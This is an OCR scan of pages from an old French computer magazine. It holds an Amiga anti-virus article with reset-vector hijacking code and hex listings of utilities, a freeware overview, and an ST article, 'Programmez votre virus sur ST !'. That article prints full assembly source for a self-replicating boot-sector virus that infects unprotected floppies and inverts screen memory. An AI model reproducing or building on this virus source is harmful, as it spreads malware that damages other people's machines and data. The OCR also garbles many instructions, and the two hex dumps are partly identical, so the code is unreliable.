Ne restent donc que les possesseurs de drives et la prévention indiquée plus haut suffit amplement. Sinon, il existe une manœuvre fastidieuse mais garantissant la survie du disque dur : déconnecter physiquement de la machine avant l'introduction d'une disquette douteuse. Si votre disque dur n'est pas en autoboot, le boot sur une disquette douteuse lors de l'allumage du micro vous garantit également l'innocuité: le virus ne trouvera pas le périphérique.

Premiers soins

Au passage, un petit truc : si vous possédez une disquette à boot-block classique se révélant vérolé après examen, il existe un moyen très simple de le désinfecter. Pour ce faire, éteignez d'abord votre micro, puis rallumez-le. Chargez le *Workbench*, puis le CLI. Ensuite, tapez

```
COPY D0:C/INSTALL RAM:
et validez. Après quoi, insérez votre disquette malade et tapez
RAM:INSTALL D0;
déprotégez et validez. Ceci a pour effet d'inscrire un boot-block classique sur votre disquette, ce qui, dans la majorité des cas suffit à la ramener à la vie. Malheureusement, certains virus perspicaces sont en mesure d'empêcher la fonction INSTALL d'agir correctement, notamment le « Byte-Bandit Virus » (il en existe une bonne dizaine de semblable).

```

En voici la raison : ce virus, pour être efficace, capture les accès disque non directs (qui passent par la Rom). C'est évidemment le cas pour tous les programmes qui utilisent le Trackdisk.device, dont la commande INSTALL. Il transforme en fait un accès de lecture en un accès d'écriture, tel que le seul effet d'INSTALL dans ce cas est d'effectuer une nouvelle copie du virus sur la disquette.

Nous avons éteint le micro avant d'utiliser le CLI, on peut donc penser que le virus n'est pas encore en mémoire et donc n'agira pas. Commencez donc par vérifier votre disquette *Workbench* qui ne doit jamais être déprotégée. Il se peut que le *Byte-Bandit* soit sur votre disquette originale, et si c'est le cas, la fonction INSTALL sera parfaitement inutile. Il se peut également qu'un virus soit logé dans un des fichiers que vous allez charger. Ce fichier lancé contaminera les prochaines disquettes, etc. A ce propos, une anecdote: les virus contiennent toujours en

mémoire un pointeur sur le nombre de copies du virus effectuées. Ce compteur, qui permettrait d'évaluer les dégâts, n'est malheureusement pas recopié sur les disquettes.

La prévention

Pour les virus de la première génération qui se logent dans les boot-blocks, j'ai réalisé un petit programme judicieux en Assembleur: *VIRUS_BOOTER*. Reportez-vous à l'article *Saisie* pour le taper (longueur en octets : 1496) et au mode d'emploi inclut pour le faire tourner. Il équivaut à la fonction *INSTALL* que nous venons d'évoquer, à la différence près qu'il crée un boot-block contenant un programme témoin. Ce dernier, après utilisation et installation du programme sur disquette, fait clignoter plusieurs fois la LED *POWER* (voyant rouge) avant le chargement normal. Situé dans le boot-block, il atteste ainsi qu'aucun virus n'y est présent. L'absence de clignotement lors d'un boot (lancement), signalera une présence incongrue; un virus! Personnellement, ce procédé appliqué à toutes mes disquettes importantes m'avertit depuis de leur éventuelle infection.

Un simple éditeur de secteurs permet également l'examen des boot-blocks. On trouve facilement ces utilitaires dans le D. P. ou le commerce. Signalons celui présent dans l'ouvrage *«Le livre du lecteur de disquette»* (Micro Application). Que les plus radins ne désespèrent pas d'en voir un prochainement publié dans *Micro-Mag*...

Reste à résoudre le problème des virus de la seconde génération. Citons en un particulièrement célèbre, l'*«IRQ-Team Virus»*. Ce qu'il fait n'est pas méchant, il modifie des instructions de la «startup-sequence». Seulement, il se reproduit sur tous les fichiers exécutables.

Une solution simple mais fastidieuse permet de localiser lesquels sont contaminés. En effet, chaque fichier a une longueur précise exprimée en octets que l'on peut connaître grâce (par exemple) à la fonction *LIST* du *CLI*. Si l'*IRQ* s'est reproduit, un simple *LIST* signalera une variation sensible de cette valeur. Donc, si votre crainte des virus le justifie, notez la longueur de vos fichiers et vérifiez-la de temps à autre. Evidemment, si vous avez 300 fichiers à tester... Néanmoins la méthode est valable. En ce qui concerne l'*«IRQ Virus»*, il existe un programme du domaine public en mesure de tester ce type de virus, il s'agit du «*VirusX 3.20*» de Steve Tibbett. Existe également le «*Virus Expert 1.4*». L'inconvénient de ces anti-virus est qu'ils utilisent des pointeurs *RESET* pour fonctionner, amenant parfois un plantage de la machine. Outre son incroyable vitalité, le virus dispose d'une routine révélatrice de la fantaisie (morbide) de son auteur. Cela va du petit message sympathique et humoristique comme «*Bonjour*» ou encore «*Piracy is a crime*» (virus *Lamer*), jusqu'à la destruction pure et simple de données. En effet, il est très simple de manipuler des pistes et des secteurs, et en moins de temps qu'il ne faut pour le dire, le virus dévore 50% de la disquette.

Dans le cas de disques durs, et c'est donc valable seulement pour les virus de la seconde génération, des millions de données disparaissent en quelques secondes. Que faire? Rien, il est déjà trop tard. On ne peut qu'inciter les programmeurs à méditer sur la cruauté d'un tel acte. J'ai même rencontré, sur d'autres machines, des virus aptes à détruire des composants de l'unité centrale.

Autant de séjours au service Après-Vente du revendeur que de regrets (pourquoi ai-je lancé ce programme?). Toutefois, les virus du boot-

block sont plus gentils qu'ils en ont l'air. Sur Amiga en effet, la majorité d'entre-eux occasionne une modification de quelques données de la disquette, afin par exemple d'en empêcher le lancement. Quelques manœuvres savantes (voir plus haut) suffisent à une guérison certaine. Passons maintenant aux principes actifs des virus.

Virus du mode d'emploi

Le *RESET* (réinitialisation) est un passage obligé pour tous

re d'initialisation. Le 68000 lit alors le contenu 32 bits de l'adresse \$00000000 et envoie cette valeur à *SSP*, pile superviseur. Il place ensuite dans le PC, le contenu 32 bits de \$00000004. Donc, il commence dès les prochains cycles, à exécuter des instructions pointées par le PC. Et ainsi, lors de la réinitialisation (du 68000, pas de l'Amiga), le 68000 exécutera automatiquement votre programme jusqu'au prochain *RESET*.

Soit un programme de ce type en Assembleur:

```
start:
MOVE.L $10,illegal_ptr    ; sauv. du pointeur de l'exception illégale
MOVE.L #illegal_ptr,$10    ; détournement du vecteur
illegal_ptr:                ; lancement du prg. à l'adresse du vecteur.
MOVE.L illegal_ptr,$10    ; remise en place de l'ancien vecteur.
RTS                          ; retour

illegal_ptr:DC.L $         ; Un mot long de libre réservé au vecteur.

illegal_ptr:
ADD.L #2,(A7)              ; accès à l'instruction suivant le ILLEGAL
OR.B #7,(A7)               ; mise au niveau haut des interruptions.
LEA virus(pc),A0           ; mise en place du vecteur RESET PC
MOVE.L A0,$4               ; mise en place du vecteur SSP
RTS                          ; retour

virus:                      ; ici, votre programme...
RTS
```

les virus, car ils doivent empêcher l'Amiga d'entamer une procédure d'initialisation intégrale (question de survie). Dans le bas de la RAM figurent des vecteurs, lesquels sont justement utilisés lors d'un *RESET*. Il est par conséquent possible de diriger la machine et le 68000 lors de cette phase critique.

• *RESET* du 68000
Il peut être réinitialisé sans que le reste de l'Amiga en soit prévenu. Voici un cas classique: imaginons qu'il y ait une erreur de bus (accès du 68000 à une adresse impaire lors d'un adressage 16 ou 32 bits, ou lorsque désynchronisé, il accède au mauvais bus). Le 68000 plante (mode bloqué) lorsqu'une double erreur de bus apparaît et seul un circuit externe peut le tirer d'affaire. Si on laisse les interruptions, l'un des CIAs de l'Amiga va pouvoir déclencher un tel signal amorçant une procédu-

Bien sûr, ce n'est qu'un début. S'il n'y a pas de suite, c'est le plantage assuré de l'Amiga car le vecteur \$4 (*RESET PC*) est essentiel au fonctionnement interne. Dans ce programme, on passe en mode superviseur, seul mode d'exécution permettant l'écriture aux adresses \$0 et \$4.

• *RESET* de l'Amiga
Ce *RESET* est provoqué soit par *CTRL-AMIGA-AMIGA* soit par une «*Guru's Meditation*» bien connue des Amigaïstes. Ledit *RESET* est l'unique routine d'initialisation du système. Elle commence par initialiser des pointeurs hardware (CIA, DMA), puis fait bizarrement appel à des programmes vectorisés, dont les vecteurs sont justement déposés en RAM. Le premier d'entre-eux est le «*ColdCapture*». Là encore, il suffit de dévier le vecteur, et l'Amiga ira exécuter votre routine. En temps normal, ce vec-

teur contient la valeur 0. L'Amiga n'y perd donc pas son temps. Dans l'autre cas, une somme de contrôle (Checksum) est effectuée à l'aide de plusieurs valeurs dans la structure ExecBase. Selon l'exactitude de celle-ci, l'ossature de l'Amiga (ExecBase) sera ou non entièrement reconstituée - éjectant toutes les déviations précédemment effectuées par quelque trouble individu -. Il existe de même un autre vecteur : «CoolCapture». Celui-ci est identique au ColdCapture, hormis qu'il est appelé un peu plus tard et que le retour au RESET n'est plus possible car les structures sont initialisées. Ces 2 vecteurs ne sont normalement pas initialisés, c'est-à-dire qu'ils sont à zéro. La présence d'une autre valeur dans l'un d'eux signifierait à coup sûr la présence en mémoire

d'un virus ou d'un anti-virus. Dans les 2 cas, il est préférable de les restaurer par le biais d'un petit utilitaire de mon cru, VECTOR_CHECKER, qui les teste et les force à zéro le cas échéant. Là réside en fait une grande subtilité: ils seront remis à zéro sans que le CheckSum soit recalculé, provoquant, lors du prochain RESET, une restructuration d'ExecBase du fait de la somme de contrôle erronée. Pour lancer ce programme, il suffit de taper son nom sous CLI, après l'avoir bien évidemment tapé et sauvegardé sous Amiga- Saisie. Longueur en octets : 384.

Les structures mémoires

Ici, nous abordons un point sensible et je préfère ne pas trop m'étaler de crainte de

faire naître quelques vocations spontanées. Un virus peut s'insérer dans une structure mémoire (Memory-List). Cette dernière est un nœud contenant les adresses de diverses zones mémoires mises en place à chaque RESET, sans que l'on puisse y faire quoi que ce soit. Donc, rien ne peut effacer le virus et l'empêcher d'accomplir sa tâche meurtrière. Ce procédé très facile à réaliser - quelques vectorisations et sommes de contrôle - est utilisé par tous les virus à l'heure actuelle. Seule prévention, quand vous sentez que ça «bugge» (pardonnez l'expression) lors d'un RESET; éteignez la machine.

Le virus de l'horloge

On a souvent parlé d'un tel virus sur Amiga, ne concernant que les possesseurs d'une

extension mémoire (avec une horloge sur batterie). Le monstre se logerait dans la RAM spéciale réservée à l'horloge et resterait actif même après extinction de la machine. C'est proprement impossible, car une telle RAM est trop petite pour y loger un virus! De plus, son contenu change perpétuellement. Enfin, si l'on coupe le courant, les vecteurs pointant vers cette RAM spéciale disparaissent et le virus ne peut plus être lancé.

Voilà, espérons que cet article des plus instructifs vous sera profitable, non pour créer vos propres virus, mais surtout pour vous protéger des prochains qui risquent d'être autrement plus féroces et résistants.

Stéphane Rodriguez

Virus booter

```

00001: 0000 03F3 0000 0000 0002 0000 0000 03F5
00002: 0000 0001 0000 0003 0000 0000 03E9 0725
00003: 0000 0003 0003 48E7 FFFE 11FA FFF6 205D
00004: 41C8 4A98 2248 D3FC 0000 0000 2C78 0004
00005: D8E7 00C0 45FA 0136 2012 D1C9 6100 0132
00006: 4CDE 0300 2F08 2649 F0B8 201B 2E00 50B8
00007: 2586 93C9 4EAE FEDA 2040 49FA FFF2 CACA
00008: 2028 00AC 670A E588 2040 4294 49E8 003C
00009: 4BEA 0094 7401 201B 5480 223C 0001 0002
00010: 4E71 4E71 4E71 4E71 4E71 E588 2F00 4EAE
00011: 4A80 660A 1B7C 0075 FFFF 4A9F 0048 769B
00012: 2040 20DF 2008 E488 2880 2848 4A02 6706
00013: 7400 4A98 2A88 51CE FFBE 7C00 7A00 0C6B
00014: 0309 0002 6744 0C6B 03EA 0002 673C 0C6B
00015: 03EB 0002 6744 0C6B 03EC 0002 6766 4A9B
00016: 7A00 5286 BE86 E6D6 225F 5189 2011 4EAE
00017: FF2E 41FA FF1C 4A90 6606 2008 E488 2880
00018: 4CDE 7FFF 4EF9 6164 6472 611A 4A9B 201B
00019: 678C 2204 611A 5380 22DB 51CB FFFC 609E
00020: 6104 50B8 6098 4A85 6702 5286 7A01 E775
00021: 2255 4A41 5381 6598 2251 D3C9 D3C9 60F4
00022: 4A97 4E75 4A9B 2206 61E6 2409 201B 6790
00023: FF6E 221B 61DA 5380 2049 2442 221B D5C1
00024: 2212 611C 2488 51C8 FFF0 60E0 0000 039C
00025: 2449 4BEA 00A4 2A20 7200 1205 E0B0 D3C5
00026: 2A20 E2AD 1E3C 0020 9E01 6170 A401 6620
00027: 7400 7002 6168 D441 B27C 0003 67F4 303C
00028: 0008 615A 1301 51CA FFF6 B5C9 6502 4E75
00029: 7002 614A 7000 1035 1000 2800 3401 5242
00030: 0008 615A 1301 51CA FFF6 B5C9 6502 4E75
00031: 6201 3601 7003 6126 6441 B27C 0007 67F4
00032: 6004 611A 3601 1031 3000 1300 51CA FFF8
00033: 4E71 4E71 4E71 B5C9 6590 4E75 7001 7200
00034: 4540 E28D E391 5307 6606 1E3C 0020 2A20
00035: 51C8 FFF0 4E75 0000 0910 0B0B 4800 8216
00036: 0000 03EA 0000 00E7 EC16 785C 1A50 5233
00037: F80B A036 0500 250A 5C7E 1640 99DC 788E

```

```

00047: 0378 1DC1 5999 A01F D464 02A0 1A02 B090
00048: 03D1 A766 4A01 2000 7188 7D61 8592 02B5
00049: 1C82 4343 1204 3385 340A 0139 C9D5
00050: D093 29D2 0079 842E A092 14A4 610F B120
00051: 7000 58C9 35F9 C010 2500 A84E 6F62 0144
00052: 0172 767F FFFF FFFF FFFF F1E8 57E8
00053: BC9C 970C 0023 0600 0604 83D1 3930 3032
00054: C500 1029 9508 4684 130A 0A48 61D5 3F81
00055: 5110 0112 9530 1207 2801 80E1 4F3B 2495
00056: ED00 A53C 6645 8246 8488 E4FE D1F2 1821
00057: 0066 6640 D0B8 6350 7D0F D214 A629 A1E2
00058: 00C2 D1CD C0C8 C0C2 C0C8 642B D0A0 1C1F
00059: 4464 821C DC0B 4B28 6E63 0585 4817 0C88
00060: AA16 64E4 E061 8543 8418 A4FD C24E 1442
00061: 0AC7 BC71 FA63 9651 1A3E D85A 231B 7B19
00062: 5A55 0137 24B0 1901 6713 C0A4 EC33 2527
00063: 6382 174B DB1A 883B 0C41 A81C 7286 0915
00064: 321C 83BC 7B77 24F0 2228 1408 D08A 2E13
00065: 8398 A215 A3E4 4011 4065 4444 0815 5D55
00066: 4494 F95C 33B7 B2F8 B2C8 0846 6321 ED97
00067: 00B8 9D91 E8EC 9572 51F7 C212 1C98 AA8C
00068: 8E04 3835 0C05 C0B8 0283 70C7 0070 50C3
00069: 9809 FC87 2C59 C180 ACC3 293C E130 4378
00070: 1BA9 A140 A514 2138 7A0D 50D2 0518 5802
00071: E168 D50C 987C 7A18 3C92 1825 8541 8FFF
00072: 7E81 B0FA 24E2 6E64 AC2D AD49 91D1 2A41
00073: 4242 9414 302F 4202 9417 673A F953 2F5A
00074: 377B 5739 5044 0810 2A19 7A09 8098 AE0A
00075: 2B33 A0CC 9808 970C E979 F01D 9A1F 20C6
00076: F698 9A98 B8C9 021B 3812 B9D8 1318 52B0
00077: 5A0E D2E6 AED4 B2C0 E80A 402E A69C
00078: 42C1 4364 3012 CD80 B821 0C6D 6269
00079: 6742 A686 E9C6 A400 022F C6AB FF23
00080: 3A19 5805 4252 F095 8727 5F40 5520
00081: F110 3904 9204 1600 6098 4B48 2880
00082: 0912 F6CE 7436 9646 4E86 4E9E 0912
00083: 0186 F9F0 F0D0 F050 F3F7 D101 0170
00084: F1AC 913A 3A2A 4AFC F228 4FFC 3D00
00085: EC03 E13A B8FF FF2F FFFF FFFF FFFF
00086: FFFF FFFF FFFF FFFF FFFF FFFF FFFF
00087: FFFF FFFF FFFF FFFF FFFF FFFF FFFF
00088: FFFF FFFF FFFF FFFF FFFF FFFF FFFF
00089: 8945 0200 6002 1300 9206 010C 0C1A
00090: 3908 9810 1200 2A20 9180 4323 0901
00091: 4601 060C 0203 1804 6630 09EC 7412
00092: 2301 8948 8300 9706 0111 0C01 0915
00093: D02F 016B 0000 0100 0001 809E E900
00094: 0008 E01C 0000 03F2 0005 AE38 0001

```

Vector checker

```

00001: 0000 03F3 0000 0000 0000 0000 0000 03F5
00002: 0000 0001 0000 0003 0000 0000 03E9 0725
00003: 0000 0003 0003 48E7 FFFE 11FA FFF6 205D
00004: 41C8 4A98 2248 D3FC 0000 0000 2C78 0004
00005: D8E7 00C0 45FA 0136 2012 D1C9 6100 0132
00006: 4CDE 0300 2F08 2649 F0B8 201B 2E00 50B8
00007: 2586 93C9 4EAE FEDA 2040 49FA FFF2 CACA
00008: 2028 00AC 670A E588 2040 4294 49E8 003C
00009: 4BEA 0094 7401 201B 5480 223C 0001 0002
00010: 4E71 4E71 4E71 4E71 4E71 E588 2F00 4EAE
00011: 4A80 660A 1B7C 0075 FFFF 4A9F 0048 769B
00012: 2040 20DF 2008 E488 2880 2848 4A02 6706
00013: 7400 4A98 2A88 51CE FFBE 7C00 7A00 0C6B
00014: 0309 0002 6744 0C6B 03EA 0002 673C 0C6B
00015: 03EB 0002 6744 0C6B 03EC 0002 6766 4A9B
00016: 7A00 5286 BE86 E6D6 225F 5189 2011 4EAE
00017: FF2E 41FA FF1C 4A90 6606 2008 E488 2880
00018: 4CDE 7FFF 4EF9 6164 6472 611A 4A9B 201B
00019: 678C 2204 611A 5380 22DB 51CB FFFC 609E
00020: 6104 50B8 6098 4A85 6702 5286 7A01 E775
00021: 2255 4A41 5381 6598 2251 D3C9 D3C9 60F4
00022: 4A97 4E75 4A9B 2206 61E6 2409 201B 6790
00023: FF6E 221B 61DA 5380 2049 2442 221B D5C1
00024: 2212 611C 2488 51C8 FFF0 60E0 0000 039C
00025: 2449 4BEA 00A4 2A20 7200 1205 E0B0 D3C5
00026: 2A20 E2AD 1E3C 0020 9E01 6170 A401 6620
00027: 7400 7002 6168 D441 B27C 0003 67F4 303C
00028: 0008 615A 1301 51CA FFF6 B5C9 6502 4E75
00029: 7002 614A 7000 1035 1000 2800 3401 5242
00030: 0008 615A 1301 51CA FFF6 B5C9 6502 4E75
00031: 6201 3601 7003 6126 6441 B27C 0007 67F4
00032: 6004 611A 3601 1031 3000 1300 51CA FFF8
00033: 4E71 4E71 4E71 B5C9 6590 4E75 7001 7200
00034: 4540 E28D E391 5307 6606 1E3C 0020 2A20
00035: 51C8 FFF0 4E75 0000 0910 0B0B 4800 8216
00036: 0000 03EA 0000 00E7 EC16 785C 1A50 5233
00037: F80B A036 0500 250A 5C7E 1640 99DC 788E

```

```

00038: 8E2D 8858 0B8D DC5C 1332 2A40 2806 F930 5776
00039: 1C9B 7340 235C 1238 D111 0DA7 F346 0224
00040: 890F 4680 3F0C 9298 090C 2721 0589 0260
00041: 1A85 E670 1056 0140 93EC 3DA1 E8B8 1810
00042: 185D 1270 FF50 1278 0000 03BC 87E3 B447
00043: 246E B461 663C 7C66 2597 9327 3C99 610F
00044: 4D50 1258 39A3 BC89 7182 0C3E 8021 40A1
00045: F23E ABC4 2225 2016 6322 8431 2E3E 2079
00046: C001 C254 1500 5FE1 7802 617A 6000 2938

```


C'est la bête...

PROGRAMMEZ VOTRE VIRUS SUR ST !

Sur ST, il existe un secteur privilégié nommé «boot-secteur» qui est le premier secteur de la première piste de la première face. Il contient toutes les informations relatives à la disquette (nombre de faces, de pistes, de secteurs par piste, d'octets par secteur, etc.) dont le système d'exploitation a besoin. Il présente en outre une caractéristique remarquable: si la somme (sur un mot) de ses octets donne la valeur «magique» \$1234, tout ce qui suit les paramètres du disque sera considéré comme un programme et immédiatement chargé puis exécuté. Le premier mot du secteur étant BRA PRG (ie:\$60xx). Comme ce secteur fait 512 octets dont une soixantaine sont réservés aux informations, il reste environ 450 octets pour écrire le virus.

C'est peu mais suffisant !

Le premier acte du virus est de trouver une zone libre où s'ébattre à l'aise. Celle sélectionnée se trouve après le buffer du floppy - on aurait pu choisir l'espace réservé aux vecteurs utilisateurs !, etc. Il y poursuit son exécution en détournant sur lui-même la routine qui récupère le bios parameter bloc (BPB). Celle-ci est appelée chaque fois que le système a besoin d'informa-

Dans la jungle informatique, les sympathiques petites bestioles que sont les virus n'ont pas la vie facile...

Comme leurs homologues biologiques, ils doivent s'installer en mémoire, se reproduire et en même temps exécuter des actions diverses. Détaillons tout ceci...

tion sur le média présent. Par exemple quand on change une disquette et qu'on ouvre sa fenêtre.

La reproduction...

Le virus est maintenant activé à chaque demande BPB. Il commence par appeler l'ancienne routine et sauver le résultat. Ensuite, il regarde s'il est déjà présent sur la disquette installée dans le lecteur. Sinon, il recrée un «prototype boot-secteur» vérolé et l'écrit - si la disquette n'est pas protégée ! -. Enfin, il restaure le résultat BPB précédemment obtenu et le renvoie comme le ferait une honnête routine. Ni vu, ni connu...

Il suffit d'insérer dans le corps du virus l'idée la plus vicieuse possible réalisable en peu de place. Comme base de réflexion, on peut imaginer la modification aléatoire de quelques bits d'un fichier ou mieux, de la FAT... Considérons également un virus qui ne commencerait ses destructions qu'après un certain nombre de copies...

Le virus décrit a surgi sur ST voici environ un an et demi et est connu sous le nom de «virus type p». Le listing donné s'en inspire largement mais je serais bien étonné d'être poursuivi par le concepteur pour contrefaçon... Son code est court et peut être amélioré, par exemple, avec l'ajout d'une routine le rendant insensible au Reset. Bref, ce n'est qu'un kit qui se contente d'inverser une zone de l'écran. Vous avez des informations sur les virus ou des disquettes suspectes ? Envoyez-les au journal. Si la présence de virus est détectée, vous trouverez ensuite un diagnostic sur le serveur.

Jean-Yves Trétout

PRECAUTIONS

- Ne jamais mettre au point un virus ou jouer avec en ayant dans le lecteur une disquette à laquelle on tient. C'est encore plus vrai quand il s'agit du disque dur, le débrancher !
- Si vous tapez ce programme, travaillez sur une copie de votre Assembleur.
- En fin de séance, éteignez votre ordinateur et rallumez-le sur une disquette saine.
- Ne pas faire profiter les copains de votre dernière idée, il est illégal de propager un virus sur leurs disquettes.

- Pour détruire le virus placé dans un boot-secteur exécutable :
 - a) éteindre et booter sur une disquette SAINTE !
 - b) prendre un éditeur de disquettes et remplacer par \$0000 le premier mot du boot-secteur contagieux.
 - c) si tous vos supports sont vérolés, il faut écrire un petit programme qui élimine le virus de la mémoire avant d'aller assainir les disquettes. Ce n'est pas parce qu'un boot-secteur contient un programme qu'il s'agit forcément d'un virus, certains softs se lancent ainsi.
- Examinez avant de détruire...


```
param_size equ $38
virus_size equ $E7
```

```
init:
lea sav_pile(PC),A2
cli -{A7}
move.w #$20,-(A7)
trap #1
add.l #6,A7
move.l D0,(A2)

jsr debut(PC)
```

* lance le virus comme ferait le système
* avec un boot-secteur exécutable

```
lea sav_pile(PC),A2
move.l (A2),-(A7)
move.w #$20,-(A7)
trap #1
add.l #6,A7

cli.w -(A7)
trap #1
sav_pile ds.l 1
```

* fin du lancement, le virus est en mémoire et
* infestera la première disquette non protégée
* présente au cours d'un appel BPB

```
debut:
bra virus
```

```
params ds.b $38
```

* réserve de la place pour les informations du boot-secteur

```
virus:
lea debut(PC),A0
move.l $4C6,A1
add.l #5600,A1
move.l A1,A2
move.w #$100,D0
```

```
install:
move.w (A0)+(A1)+
dbf D0,install
```

* le virus s'est copié !

```
lea detourne(PC),A0
lea debut(PC),A1
sub.l A1,A0
add.l A0,A2
jmp (A2)
```

* On poursuit l'exécution dans le tampon

```
detourne:
lea sav_bpb(PC),A0
move.l $472,(A0)
lea corps(PC),A0
move.l A0,$472
rts
```

* L'installation est finie, tout appel BPB doit maintenant
* passer par le corps du virus

```
corps:
link A6,#0
```

```
move.w 8(A6),-(A7)
move.l sav_bpb(PC),A0
jsr (A0)
addq.l #2,A7
movem.l D0/A0-A1,-(A7)
```

* le boot-secteur de la disquette est présent dans le
* buffer pointé par \$4C6

```
move.l $4C6,A0
move.w (A0),D0
cmp.w #$6038,D0
beq action
```

* sinon, reproduction du virus sur la disquette saine

```
lea debut(PC),A1
move.w (A1)+(A0)+
add.l #param_size,A1
add.l #param_size,A0
move.w #virus_size,D0
```

```
copie:
move.w (A1)+(A0)+
dbf D0,copie
```

* le buffer est à point pour être transformé
* en boot-secteur vérolé grâce à Protobt
* (prototype boot-secteur)

```
move.w #1,-(A7)
move.w #1,-(A7)
move.l #1,-(A7)
move.l $4C6,-(A7)
move.w #$12,-(A7)
trap #14
```

* il ne reste plus qu'à mettre ça sur la disquette
* avec Flopwr

```
move.w #1,-(A7)
cli -{A7}
move.w #1,-(A7)
move.w 8(A6),-(A7)
cli -{A7}
move.l $4C6,-(A7)
move.w #9,-(A7)
trap #14
add.l #$22,A7
```

* et maintenant, à votre bon cœur Messieurs-Dames...

```
action:
move.l $44E,A0
add.l #9920,A0
move.w #2479,D0
```

```
loop:
not.l (A0)+
dbf D0,loop
```

* Ouf ! Ça aurait pu être pire...

```
exit:
movem.l (A7)+(D0/A0-A1)
unlk A6
rts
```

```
sav_bpb ds.l 1
even
```


Les logiciels du domaine public

FREE ? WHERE ?

La mode se lance aux Etats-Unis, au début des années soixante-dix, quand les premiers Apple et autres IBM envahissent le marché domestique. A cette époque héroïque, graphisme, son, et commandes du système d'exploitation restent sommaires. Les logiciels du commerce sont incomplets: l'utilisateur n'est pas encore sur-assisté comme aujourd'hui.

Par exemple, tel traitement de texte est incapable d'afficher ou d'imprimer des for-

Dans Freeware, vous avez Free, et Ware. Free veut dire «gratuit», c'est rarement vrai... Ware signifie «truc», «équipe-ment», «logiciel» dans notre cas.

Conclusion, un freeware est un logiciel gratuit pour votre micro. En théorie...

mules mathématiques. Un gestionnaire de fichiers ne gère pas plus de cinq champs...

Il faut se débrouiller par soi-même, et inventer ce qui manque. L'informatique «domestique» se localise

alors essentiellement dans les campus universitaires: inutile de vous dire que les étudiants programment et bidouillent à tour de bras, chacun de son côté.

Peu à peu, cette foule de bouts de programmes, d'options, de routines, de jeux, d'utilitaires, entre en circulation. «Moi, j'ai créé un driver d'imprimante qui gère des graphes» - «Et moi, j'ai reprogrammé un Space Invaders du feu de Dieu !» - «Pff ! Tout ça, c'est rien ! Moi j'ai une routine qui dit bonjour quand tu allumes ton Apple !» - «On échange?»

Free cassé ?

Voilà. Le processus original du freeware est lancé. Un

freeware qui est vraiment free... Pas question de monnayer ses créations, pour deux raisons: d'abord parce qu'elles circulent entre amis, ou dans le cadre de l'université, une taxe serait mal vue, et le système d'échange s'effondrerait ; ensuite parce que ces freewares sont trop réduits ou trop ponctuels pour intéresser tels quels les vrais éditeurs de logiciels... On se contentera donc de la fierté de rendre service à ses amis et de leur prouver ses qualités de programmeur.

Nous venons de vous décrire l'âge d'or du freeware. Peu à peu, le système se pervertit: les échanges inter-universités instaurent l'usage de faire payer par l'acquéreur les frais de postage, et la disquette-support.

Puis apparaissent les premiers «sharewares»: en page de titre du programme, l'auteur dit bonjour, décline son identité et son adresse, et demande une petite somme, au gré de l'utilisateur si le programme lui a plu. Le procédé fonctionne relativement bien

SELECTION PC DU MOIS

- **PC-EDIT** : autorise des documents très importants (plus de 100 pages) stockés en Ram. Paramétrage d'impression.
- **DRAWMAN** : calcule et génère des graphiques (camenberts, courbes, graphes-barres, etc.) à partir de données tirées de DBase, de Lotus, ou saisies dans le logiciel-même. Impression sur

Epson ou sur traceur HPGL. Carte CGA requise.

- **IMAGE 3D** : manipulation d'images en fil de fer. Rotations, déformations, effets divers de perspectives et affichages permanents des coordonnées x,y, et z.

- **CVTMAC** : convertit les images MacPaint Macintosh en fichiers PCPaint Plus.

aux USA (J. Wright, programmeur du «célèbre» PC Com. 2, affirme avoir reçu plus de 13000 dollars pour 7000 exemplaires en 85/86), mais en Europe, où la conscience civique informatique (sic) est bien moins développée, individualis-

me forcené et système D obligent, le shareware ne décollera jamais.

Free-mœurs

L'écrasante majorité des freeware auxquels vous pouvez avoir accès nous

vient des Etats-Unis (ou à la rigueur de Grande Bretagne et d'Allemagne) et concerne donc les machines en vogue là-bas: compatibles PC, Apple et Mac.

Atari et Amiga tiennent une part du marché américain dérisoire, leurs freeware se comptent sur les doigts d'une main... Non, n'exagérons pas! Mais il y en a sans doute à peine plus de mille, alors que le nombre des freeware PC et Apple est tout simplement incalculable.

Mais la dernière perversion des freeware, la pire: c'est de ne plus être «free», jamais! En effet, puisque la production française est réduite, il faut aller cher-

cher les freeware à l'étranger. Tout service se paye...

Vous ne trouverez ces freeware que de deux façons:

- soit sous forme de disquettes de compilation, commercialisées par des éditeurs spécialisés.

- soit sous forme de serveurs minitel, les programmes étant téléchargeables. Mais un rapide calcul vous fera comprendre que le coût de chargement à l'octet n'est pas négligeable...

Moralité, le terme de «freeware», en France, devrait obligatoirement être entouré de guillemets.

Jean-Michel Maman

FREWARE PC LES ADRESSES

• AB SOFT	13, rue Lacordaire 75015 Paris. Tél.: (1) 45 75 50 78.
• APPLICATIONS INFORMATIQUES.	Tél.: (16) 81 57 84 74.
• CONTROL RESET	Tél.: (1) 39 47 35 07.
• C.T.I.	Centre Bonlieu 74000 Annecy.
• LE CLUB DES LOGICIELS	Immeuble "Le Masters", Valentin, 25048 Besançon Cedex.
• MILDATA	3, rue Gustave-Courbet 78370 Plaisir. Tél.: (1) 30 55 60 47.
• OUF!	27, rue des Bluets 75011 Paris. Tél.: (1) 43 38 02 58.
• PC USER CENTER	BP 225, 93523 Saint-Denis Cedex.
• PG SOFT	Tél.: (1) 42 93 67 43.
• PICONET	Le Pavillon, 84760 St-Martin-de-la-Brasque. Tél.: (16) 90 77 60 15.
• SOFT CLUB	19, rue de Chanzy 51100 Reims. Tél.: (16) 26 47 42 30.
• CALVACOM	36 15 + 175 11 11 + CODE. Abonnement.
• CANAL 4	36 15 + SM 1.
• VIF MICRO	36 15 + SM 1 + VIF.
• Et bien sûr...	36 15 PC MAG et MICRO-MAG

ATARI ANGLETERRE

Atari ne fait pas un malheur en Angleterre, mais on y trouve quelques freeware qui devraient bientôt arriver sur le marché français:

- Gamma Chess: bizarre... Un plateau d'échecs hexagonal, pour s'affronter à trois joueurs simultanément. L'ordinateur peut gérer vos deux adversaires. Graphisme sommaire.

- Oregon: un jeu d'aventures où vous êtes un pionnier de l'Ouest américain. Le grand problème est de savoir négocier avec les tribus indiennes rencontrées au passage, c'est-à-dire de leur donner les cadeaux qu'elles attendent...

- Italia 90: gestionnaire de pronostics pour la prochaine coupe du monde de football.

- Shoot World Cup: apparemment le mème, mais il semble que vous puissiez décider des options tactiques de chaque équipe.

- STIC-On: utilitaire de redéfinition des icônes de base du système ST.

- Antidot 2.0: anti-virus. Une nouvelle version annoncée tous les deux mois. Quel boulot!

- Printor: deux menus supplémentaires de paramétrage d'impression.

- Quickspeed: accélérateur. Crée une ou plusieurs Ram virtuelles. Evite un accès-disque sur trois environ.

